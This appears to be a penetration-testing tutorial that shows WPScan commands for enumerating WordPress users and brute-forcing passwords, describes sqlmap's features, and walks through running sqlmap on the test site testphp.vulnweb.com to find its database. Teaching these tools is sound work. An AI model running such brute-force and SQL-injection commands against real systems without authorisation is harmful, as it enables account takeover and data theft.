
Use the following command to enumerate the WordPress users:  
 **wpscan –url [wordpress url]–enumerate u**



**How to brute force the root password**

Use the following command to brute force the password for user root:


**wpscan –url [wordpress url]–wordlist [path to wordlist]–username [username to brute force]–threads [number of threads to use]**



**SQL MAP TOOL**

# Introduction

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.




# Features

* Full support for **MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase, MimerSQL, CrateDB, Greenplum, Drizzle, Apache Ignite, Cubrid, InterSystems Cache, IRIS, eXtremeDB, FrontBase, Raima Database Manager, YugabyteDB and Virtuoso** database management systems.
* Full support for six SQL injection techniques: **boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band**.
* Support to **directly connect to the database** without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
* Support to enumerate **users, password hashes, privileges, roles, databases, tables and columns**.
* Automatic recognition of password hash formats and support for **cracking them using a dictionary-based attack**.
* Support to **dump database tables** entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
* Support to **search for specific database names, specific tables across all databases or specific columns across all databases' tables**. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like name and pass.
* Support to **download and upload any file** from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
* Support to **execute arbitrary commands and retrieve their standard output** on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
* Support to **establish an out-of-band stateful TCP connection between the attacker machine and the database server** underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
* Support for **database process' user privilege escalation** via Metasploit's Meterpreter get system command.

PRACTICAL OF SQLMAP :-


Here I am using “test.php” for testing the sqlmap




Website :- <http://testphp.vulnweb.com/>

So clearly see no parameter in this site like cat=10 , id=1

Our first mission is to find the parameter of the website

the sql injection.

Crawl 1, crawl 2, crawl 3



Here we have a parameter for sql injection


Here we use two commands for finding database of a website

--technique “U” (U is stand for union test)

--dbs is used for finding the database running in the website

Sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --technique "U" –dbs

Database running in the website is “acuart”




